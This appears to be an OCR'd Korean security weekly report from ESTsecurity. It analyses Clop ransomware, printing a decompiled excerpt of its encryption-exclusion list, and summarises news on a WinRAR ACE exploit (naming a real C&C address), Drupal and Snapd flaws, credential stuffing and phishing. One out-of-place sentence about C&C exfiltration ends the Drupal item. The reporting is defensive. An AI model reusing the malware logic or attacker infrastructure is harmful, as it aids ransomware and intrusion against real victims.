
 Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
if ( FindFileData.dwFileAttributes & 0x10
  || !lstrcmpW(FindFileData.cFileName, L"..")
  || !lstrcmpW(FindFileData.cFileName, L".")
  || sub_40D370(FindFileData.cFileName, L".Clop")
  || sub_40D370(FindFileData.cFileName, aClopreadmeTxt)
  || sub_40D370(FindFileData.cFileName, L"ntldr")
  || sub_40D370(FindFileData.cFileName, L"NTLDR")
  || sub_40D370(FindFileData.cFileName, L"boot.ini")
  || sub_40D370(FindFileData.cFileName, L"BOOT.INI")
  || sub_40D370(FindFileData.cFileName, L"ntuser.ini")
  || sub_40D370(FindFileData.cFileName, L"NTUSER.INI")
  || sub_40D370(FindFileData.cFileName, L"AUTOEXEC.BAT")
  || sub_40D370(FindFileData.cFileName, L"autoexec.bat")
  || sub_40D370(FindFileData.cFileName, L"NTDETECT.COM")
  || sub_40D370(FindFileData.cFileName, L"ntdetect.com")
  || sub_40D370(FindFileData.cFileName, L".dll")
  || sub_40D370(FindFileData.cFileName, L".DLL")
  || sub_40D370(FindFileData.cFileName, L".exe")
  || sub_40D370(FindFileData.cFileName, L".EXE")
  || sub_40D370(FindFileData.cFileName, L".sys")
  || sub_40D370(FindFileData.cFileName, L".SYS")
  || sub_40D370(FindFileData.cFileName, L".OCX")
  || sub_40D370(FindFileData.cFileName, L".ocx")
  || sub_40D370(FindFileData.cFileName, L".LNK")
  || sub_40D370(FindFileData.cFileName, L".lnk")
  || sub_40D370(FindFileData.cFileName, L"desktop.ini")
  || sub_40D370(FindFileData.cFileName, L"autorun.inf")
  || sub_40D370(FindFileData.cFileName, L"ntuser.dat")
  || sub_40D370(FindFileData.cFileName, L"iconcache.db")
  || sub_40D370(FindFileData.cFileName, L"bootsect.bak")
  || sub_40D370(FindFileData.cFileName, L"ntuser.dat.log")
  || sub_40D370(FindFileData.cFileName, L"thumbs.db")
  || sub_40D370(FindFileData.cFileName, L"DESKTOP.INI")
  || sub_40D370(FindFileData.cFileName, L"AUTORUN.INF")
  || sub_40D370(FindFileData.cFileName, L"NTUSER.DAT")
  || sub_40D370(FindFileData.cFileName, L"ICONCACHE.DB")
  || sub_40D370(FindFileData.cFileName, L"bootsect.bak")
  || sub_40D370(FindFileData.cFileName, L"NTUSER.DAT.LOG")
  || sub_40D370(FindFileData.cFileName, L"THUMBS.DB") )
```

[그림 5] 암호화 제외 목록과 확장자


암호화가 완료된 파일은 '.clop'확장자를 가진다. 내부 구조는 암호화된 데이터, 시그니처('Clop^_-'), 암호화된 키로 구성된다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.



[그림 6] 암호화 완료 화면

암호화가 완료된 디렉터리에 랜섬 노트를 드롭한다. 해당 내용에는 복구 요청을 위한 이메일 주소가 있으며 복호화를 위한 금액은 파일 복원 요청 시간에 비례한다는 내용이 담겨있다.



[그림 7] 랜섬노트 화면

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

3. 결론

이 랜섬웨어의 감염 경로가 명확히 알려지지 않았으나 공격자는 윈도우 서버를 타겟으로 침투를 한 후 기업 내부망과 연결된 백업 서버의 자료를 손상시키는 랜섬웨어를 유포시키는 것으로 알려져 있다. 특히 기업의 중앙전산 자원 관리 서버(AD 서버)서버를 주요 타겟으로 공격을 감행한다.

이번 랜섬웨어는 논리 드라이브와 네트워크로 연결된 모든 데이터까지 암호화 대상에 포함한다. 또한 C&C 연결을 하지 않아도 암호화되기 때문에 보안을 위해 폐쇄망을 사용하는 기업들도 랜섬웨어 공격에 더 큰 주의를 기울여야 한다.

랜섬웨어를 예방하기 위해서는 기본 보안 수칙을 준수하고, 윈도우, 애플리케이션을 최신으로 업데이트해야 한다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화할 수 있도록 해야 한다.

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

04
글로벌 보안 동향

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.


악성 스팸, 백도어 설치를 위해 WinRAR ACE 취약점 악용해

Malspam Exploits WinRAR ACE Vulnerability to Install a Backdoor

연구원들이 악성 RAR 아카이브를 배포하는 악성 스팸 캠페인을 발견했다. 이 캠페인은 컴퓨터에 악성 코드를 설치하기 위해 새로이 발견된 WinRAR ACE 취약점을 악용하는 첫 번째 익스플로잇인 것으로 보인다.
지난주 발견된 이 19 년 된 취약점은 WinRAR UNACEV2.DLL 라이브러리에 존재하며, 특수하게 제작된 ACE 아카이브가 윈도우 시작 폴더에 파일을 압축 해제할 수 있도록 허용한다. 이로써 해당 실행 파일이 지속성을 얻으며, 사용자의 다음 로그인 시 자동으로 실행될 것이다.


WinRAR 개발자들은 취약한 UNACEV2.DLL 라이브러리의 소스 코드에 접근할 수 없는 상태이기 때문에, 버그를 수정하는 대신 해당 DLL 파일을 삭제하고 최신 WinRAR 5.70 베타 1 버전에서 ACE 지원을 종료하였다.
하지만 이로써 컴퓨터에 WinRAR 이 설치된 약 5 억 명 사용자에게 도움이 되지는 않으며, 이는 정확히 공격자가 원하던 바이다.

금일 360 Threat Intelligence Center 는 압축 해제될 경우 컴퓨터를 백도어에 감염시킬 수 있는 악성 RAR 아카이브를 배포하는 이메일을 발견했다고 밝혔다.
이 샘플을 다운로드 후 검사해본 결과, 해당 RAR 아카이브는 사용자의 시작 폴더에 파일을 압축 해제하려 시도한다는 사실을 알 수 있었다.




[출처] https://www.bleepingcomputer.com/news/security/malspam-exploits-winrar-ace-vulnerability-to-install-a-backdoor/

UAC 가 실행 중일 때 이 파일의 압축을 풀려고 시도하면, 권한이 없어 C:\ProgramData 폴더에 악성코드를 드랍하지 못한다. 이러한 경우 WinRAR 은 "접근이 거부 되었다." "작업이 실패했다." 라는 에러 메시지를 표시한다.




[출처] https://www.bleepingcomputer.com/news/security/malspam-exploits-winrar-ace-vulnerability-to-install-a-backdoor/

UAC 가 비활성화된 상태거나 WinRAR 이 관리자 권한으로 실행 될 경우, 이는 악성코드를 C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\CMSTray.exe 에 설치할 것이다.




[출처] https://www.bleepingcomputer.com/news/security/malspam-exploits-winrar-ace-vulnerability-to-install-a-backdoor/

이제 CMSTray.exe 가 사용자의 시작 폴더로 압축 해제되었으므로, 사용자가 다음에 로그인하면 이 파일이 실행될 것이다. 실행되면, CMSTray.exe 를 %Temp%\wbssrv.exe 에 복사 후 wbssrv.exe 파일을 실행할 것이다.



[출처] https://www.bleepingcomputer.com/news/security/malspam-exploits-winrar-ace-vulnerability-to-install-a-backdoor/

실행되면, 이 악성코드는 http://138.204.171.108/에 연결해 Cobalt Strike Beacon DLL 을 포함한 다양한 파일들을 다운로드한다. Cobalt Strike Beacon 은 침투 테스트 툴로, 범죄자들이 피해자의 컴퓨터에 원격으로 접근하기 위해서도 사용된다.



[출처] https://www.bleepingcomputer.com/news/security/malspam-exploits-winrar-ace-vulnerability-to-install-a-backdoor/

이 DLL 이 다운로드 되면, 공격자들은 사용자의 컴퓨터에 원격으로 접속 가능하며, 명령을 실행시키고 사용자 네트워크상의 다른 컴퓨터에도 이 악성코드를 확산시킬 수 있게 된다. 이 악성코드 이외에도 다른 방법으로 이 취약점을 악용하는 악성 코드가 점점 더 많아질 것으로 예상 된다. 따라서 WinRAR 의 최신 버전으로 업그레이드하는 것은 매우 중요하다.

[출처] https://www.bleepingcomputer.com/news/security/malspam-exploits-winrar-ace-vulnerability-to-install-a-backdoor/

해커들, 지난 주 공개 된 최신 Drupal RCE 취약점 활발히 악용해

Hackers Actively Exploiting Latest Drupal RCE Flaw Published Last Week

사이버 범죄자들이 아직 패치를 적용하지 않아 취약한 드루팔(Drupal) 웹사이트에 가상화폐 마이너를 설치하기 위해 이미 패치된 취약점을 실제 공격에 활발히 악용하기 시작한 것으로 나타났다.

지난주, 오픈소스 컨텐츠 관리 시스템인 드루팔이 코어에 존재하는 치명적인 원격 코드 실행 취약점 (CVE-2019-6340)을 패치했다. 이 취약점을 악용하면 공격자가 취약한 웹사이트를 해킹할 수 있다. 보안 취약점의 기술적 세부 사항은 공개되지 않았지만, 드루팔의 보안팀이 패치를 발행한 지 불과 이틀 만에 PoC 익스플로잇 코드가 인터넷에 공개되었다.

그리고 최근 보안 업체인 Imperva 가 익스플로잇 코드가 공개된 지 단 하루 만에 고객의 웹사이트에서 CVE-2019-6340 을 악용하는 일련의 공격을 발견했다. 다른 국가의 공격자 다수가 실행한 이 공격은 아직까지 드루팔 코어 취약점을 패치하지 않은 정부, 금융 업계 웹사이트 등 취약한 드루팔 웹사이트를 노린다.
연구원들에 따르면, 이 공격은 드루팔 개발자들이 취약점에 대한 패치를 공개한 지 3 일만인 2 월 23 일 시작 되어 JavaScript 가상화폐 마이너인 CoinIMP 를 취약한 드루팔 웹사이트에 주입해 모네로와 웹체인 코인을 채굴하려 시도했다. 악명 높은 CoinHive 서비스와 마찬가지로, CoinIMP 또한 브라우저 기반 가상화폐 마이닝 스크립트로, 공격자들이 취약한 드루팔 웹사이트의 index.php 파일에 주입하여 방문자들이 메인 페이지를 브라우징할 때 마이닝 스크립트가 실행 되어 사이트의 가상화폐를 채굴하도록 한다.

공격자들이 패치된 취약점을 악용하여 드루팔 웹사이트를 노린 건 이번이 처음은 아니다. 작년, 공격자들은 치명적인 원격 코드 실행 취약점인 Drupalgeddon2, Drupalgeddon3 을 악용하여 수십만 Drupal 웹사이트들을 공격했다. 이 경우에도 보안 연구원들이 PoC 익스플로잇 코드를 공개한 후 공격이 시작되었으며, 대규모 인터넷 스캐닝 및 악용 시도로 이어졌다.

아직도 드루팔의 취약한 버전을 사용 중인 웹사이트 관리자들은 악용을 피하기 위해 가능한 한 빨리 Drupal 8.6.10 또는 Drupal 8.5.11 로 업데이트 할 것을 권장한다. 하지만 웹사이트가 이미 해킹된 상태라면, 드루팔을 업데이트하는 것만으로 백도어나 악성 코드가 제거되지 않는다. 이 경우 문제를 완전히 해결하려면 드루팔 가이드를 따르는 것이 좋다. 웹 브라우저 트래픽을 모니터링하고, 수집된 데이터를 공격자의 C&C 서버로 전송한다.

[출처] https://thehackernews.com/2019/02/drupal-hacking-exploit.html

공격자들이 리눅스 시스템에서 루트 권한을 얻을 수 있는 Snapd 결점 발견

Snapd Flaw Lets Attackers Gain Root Access On Linux Systems

우분투와 및 기타 리눅스 배포판들에서 심각한 권한 상승 취약점이 발견되었다.
이 취약점은 로컬 공격자나 악성 프로그램이 타겟 시스템에서 루트 권한 및 전체 제어 권한을 얻을 수 있도록 허용한다.
이 취약점은 "Dirty_Sock"이라 명명되었고 CVE-2019-7304 로 등록되었다. 이를 발견한 보안 연구원인 Chris Moberly 는 지난달 말 우분투의 제작사인 Canonical 에 제보했다.

어플리케이션이 별도의 수정 없이도 다양한 리눅스 배포판들과 호환되도록 하기 위해 사용하는 범용 리눅스 패키징 시스템인 snapd 서비스의 REST API 에 존재한다. Canonical 이 제작한 snapd 는 우분투의 모든 버전에 디폴트로 설치되어 있으며 Debian, OpenSUSE, Arch Linux, Solus, Fedora 를 포함한 다른 리눅스 배포판에서도 사용되고 있다.
Snap 패키지들은 기본적으로 실행 방법 및 데스크탑, 클라우드, IoT 등 다양한 리눅스 시스템의 다른 소프트웨어와 상호작용하는 법을 포함한 종속과 함께 압축된 어플리케이션이라 볼 수 있다.
Snap 은 서비스가 OS 에서 다양한 작업을 수행하는 것을 돕기 위한 RESTful API 의 목록을 제공하기 위해 웹서버(UNIX_AF 소켓)을 로컬로 호스팅한다. 이 REST API 는 특정 작업에 대한 사용자 수준의 권한을 정의하기 위해 접근 제어와 함께 제공된다. 일부 강력한 API 들은 루트 사용자만 사용할 수 있으며, 다른 API 들은 권한이 낮은 유저들도 사용할 수 있다.

Moberly 에 따르면, 이 접근 제어 메커니즘이 서버에 보내진 모든 요청과 관련된 UID 를 확인하는 과정에 취약점이 존재해 공격자가 UID 변수를 덮어쓰기로 하고 루트 사용자만 사용할 수 있도록 제한된 것을 포함한 모든 API 함수에 접근할 수 있게 된다.

우분투는 snapd 버전 2.28 ~ 2.37 은 UNIX 소켓에서 접근 제어를 수행 중 원격 소켓 주소를 잘못 검증 및 파싱한다.
로컬 공격자는 권한이 있는 소켓 API 에 접근하고 관리자 권한을 얻는데 이를 사용할 수 있다.
하지만 Dirty Sock 익스플로잇은 로컬 권한 상승 권한을 악용하기 때문에 해커들이 원격으로 취약한 리눅스 시스템을 손상시킬 수는 없다.

또한 Moverly 는 GitHub 에 PoC 2 개를 공개했다. 이 중 하나는 SSH 연결이 요구되며, 하나는 이 API 를 악용하여 악성 스냅을 사이드로딩 할 수 있다.
Canonical 은 이 취약점을 해결하기 위해 Snapd 버전 2.37.1 을 공개했다. 우분투와 다른 주요 리눅스 배포판들 역시 수정된 패키지 버전을 공개했다. 리눅스 사용자들은 가능한 한 빨리 취약한 버전을 업그레이드할 것을 권장한다.

[출처] https://thehackernews.com/2019/02/snapd-linux-privilege-escalation.html

‘위장’에 의한 부정로그인으로 제삼자에게 고객정보가 열람 당했을 가능성 (디노스 세실)

「なりすまし」による不正ログインで第三者に顧客情報が閲覧された可能性（ディノス・セシール）

주식회사 디노스 세실은 2 월 6 일, 이 회사가 운영하는 통신판매사이트 ‘세실 온라인샵’에서 ‘위장’에 의한 부정접속이 발생하여 제삼자에게 고객정보가 열람 당했을 가능성이 판명되었다고 발표했다.

이는 1 월 30 일에 이 사이트에 대해 일본국내 동일 IP 어드레스에서 제삼자가 외부에서 부정으로 취득한 것으로 추측되는 ID(메일주소)와 패스워드를 사용하여 18 회에 걸친 ‘위장’에 의한 부정접속이 이루어진 것이다.

이 중 1 건이 실제로 부정로그인되어 1 명의 고객정보(성명, 회원랭크, 보유 포인트, 고객번호, 성별, 생년월일, 메일주소, 확인메일 수신설정, 특전안내메일 수신설정)이 제삼자에게 열람 당했을 가능성이 있다. 그리고 이들 정보가 파일로 출력, 전송 및 다운로드 등 외부로 유출되지 않고 있다는 것은 이미 확인이 끝났다. 또 로그인이 실패한 17 건의 ID 중 1 건이 이 사이트 등록의 고객 ID 와 일치한 것도 판명되었다.

이 회사에서는 2018 년 6 월 6 일에도 신규고객등록 신청시의 이중등록방지기능을 악용한 리스트의 ‘스크리닝’에 의한 부정로그인이 이루어져 고객정보가 제삼자에게 열람 당했을 가능성이 있었다는 사실을 발표했다. 이미 이 회사에서는 특정 IP 주소에서의 접속도 블록하여 부정로그인된 고객 ID 에 대해서 로그인할 수 없도록 이미 대응이 끝났으며 부정로그인의 대상이 된 고객에 대해서 본 건의 상황을 연락했다.

이 회사에서는 향후 보안레벨을 더 향상시킬 대책을 검토하여 온라인샵의 신뢰성 향상에 노력할 것이다.

[출처] https://scan.netsecurity.ne.jp/article/2019/02/08/41946.html

‘계정은 폐쇄됩니다’ – 가짜 Amazon 에서의 메일에 주의

「アカウントは閉鎖されます」 - 偽Amazon からのメールに注意

‘Amazon’을 가장한 피싱공격이 확인되고 있다. ‘계정 폐쇄’ 등의 문구로 불안을 부추겨 가짜 사이트로 유도하고 있었다.

유도처 피싱사이트 (화면 : 피싱대책협의회)

